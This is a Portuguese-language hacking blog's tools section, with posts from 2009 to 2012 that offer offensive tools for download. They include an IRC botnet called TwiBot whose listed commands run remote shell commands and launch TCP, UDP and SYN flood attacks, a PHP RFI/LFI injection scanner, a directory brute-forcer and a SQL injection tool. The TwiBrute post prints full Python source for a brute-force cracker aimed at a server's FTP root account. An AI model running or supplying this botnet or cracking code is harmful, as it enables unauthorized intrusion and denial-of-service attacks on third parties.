Contra Rippers
Mostrando postagens com marcador Tools. Mostrar todas as postagens

quinta-feira, 26 de janeiro de 2012

TwiBot 1.0

2 comentários
O pessoal do IRC (cooler, m0nad) me deu a ideia de fazer um repositório para colocar os codes desenvolvidos: https://github.com/twijohn/Twi-John-Codes

Continuando com o post... Esse é o Botnet que desenvolvi há um tempo já, TwiBot 1.0 agora está disponível para vocês, segue o link:


https://github.com/twijohn/Twi-John-Codes/blob/master/twibot.py

Ele é bem simples de se utilizar, as funções estão no código nele, mas não custa eu colocar aqui:

--connect [PASSWORD] Obs: Primeira coisa a fazer, conectar os bots
--execute [COMMAND] Obs: Comando no Terminal
--tcp_attack [HOST] [PORT] [SIZE] [TIME]
--udp_attack [HOST] [PORT(use - for all ports)] [SIZE] [TIME]
--syn_attack [HOST] [PORT] [TIME]
--speak [MESSAGE] Obs: Para conversar com as pessoas do canal (Mode: Anal Raquel)
--quit

quinta-feira, 22 de dezembro de 2011

PHP Injection Scanner

2 comentários
http://tynipic.com/images/viu1324609191o.png

É um pouco antigo já, mas quem sabe pode ser útil para alguém.

Esse Tool utiliza as técnicas de RFI e LFI


Download aqui

domingo, 13 de novembro de 2011

Insecuritynet

0 comentários
Para não falarem que só estou postando merda (e estou).

Hoje me deparei com o site de um cara que conheci a muito tempo, alias do tempo que ele tinha um software "simples", alias o Insecuritynet 1.0 se não me engano.

Então ele desenvolve ferramentas em C++ grafico, bem daora pelo menos para mim.

terça-feira, 2 de agosto de 2011

Diretory Find

0 comentários
Encontre diretorio por brute-force. Muitas vezes wordlist não é suficiente para achar então é necessário que use todas as combinações possíveis.

http://i55.tinypic.com/dllqgw.png
Imagem By Nyuu

sexta-feira, 21 de maio de 2010

TwiBrute

0 comentários


Bom, vou postar aqui pra vocês um script que eu fez faz tempo, que quebra senhas por combinação de FTP.
Sabemos que é bem dificil encontrar um desse na internet, um dos motivos pelo qual eu fiz, então espero que não me rippem.
Dois campos que podem ser alterados no codigo são esse:

user = "root" // Coloquei root, pois conseguindo essa senha você ja consegue o root no sistema

chars = "abcdefghijklmnopqrstuvxwyz0123456789" // Os caracteres que ele usará para quebrar a senha.

#!/usr/bin/python

import socket
import sys, string
from itertools import product


if len(sys.argv) !=3:
print("Usage: "+ sys.argv[0] + " ")
print("Ex: "+ sys.argv[0] + " 127.0.0.1 7")
sys.exit(1)

img = """

______ __ __ ____ ____ ____ __ __ ______ ___
| T| T__T Tl j | \ | \ | T T| T / _]
| || | | | | T | o )| D )| | || | / [_
l_j l_j| | | | | | | T| / | | |l_j l_jY _]
| | l ` ' ! | | | O || \ | : | | | | [_
| | \ / j l | || . Yl | | | | T
l__j \_/\_/ |____j l_____jl__j\_j \__,_j l__j l_____j


Coded By Twi John


"""

host = sys.argv[1]
user = "root"
chars = "abcdefghijklmnopqrstuvxwyz0123456789"

print (img)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

x = False
erro = ""

s.connect((host, 21))
s.recv(1024)
while x != True:
MAX_CHARS = int(sys.argv[2])
for nletters in range(MAX_CHARS):
for word in product(chars, repeat=nletters + 1):
try:
s.send("USER " + user +"\r\n")
s.recv(1024)
s.send('PASS '+''.join(word)+'\r\n')
print(''.join(word))
password = (''.join(word)+'\n')
erro = s.recv(3)
if erro == "230":
x = True
print("Password :"+ password)
f = open("userpass.txt","w")
f.write("Password :"+ password)
sys.exit(2)
except socket.error:
s.close()
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,21))
s.send("USER " + user +"\r\n")
s.recv(1024)
s.send('PASS '+''.join(word)+'\r\n')
print(''.join(word))
password = (''.join(word)+'\n')
erro = s.recv(3)
if erro == "230":
x = True
print("Password :"+ password)
f = open("userpass.txt","w")
f.write("Password :"+ password)
sys.exit(2)

quarta-feira, 25 de fevereiro de 2009


WITOOL v0.1 - GUI Based SQL Injection Tool in .NET

0 comentários


WITOOL is an graphical based SQL Injection Tool written in dotNET.

- For SQL Server, Oracle
- Error Base and Union Base


Features

  • Retrieve schema : DB/TableSpace, Table, Column, other object
  • Retrieve data : retrive paging, dump xml file
  • Log : View the raw data HTTP log

Environment


OS:
Windows 2000/XP/VISTA
Requirement: Microsoft .NET(2.0) Library (Download Here).

Download


Nmap

0 comentários




Nmap é um software livre que realiza port scan desenvolvido pelo auto-proclamado hacker Fyodor.É muito utilizado para avaliar a segurança dos computadores, e para descobrir serviços ou servidores em uma rede de computadores

Nmap é conhecido pela sua rapidez e pelas opções que dispõe. O Nmap é um programa CUI (Console User Interface), pelo que corre na linha de comandos, mas este tem uma interface gráfica (GUI), o NmapFE (Nmap Front End) que torna a sua utilização mais simples.


Download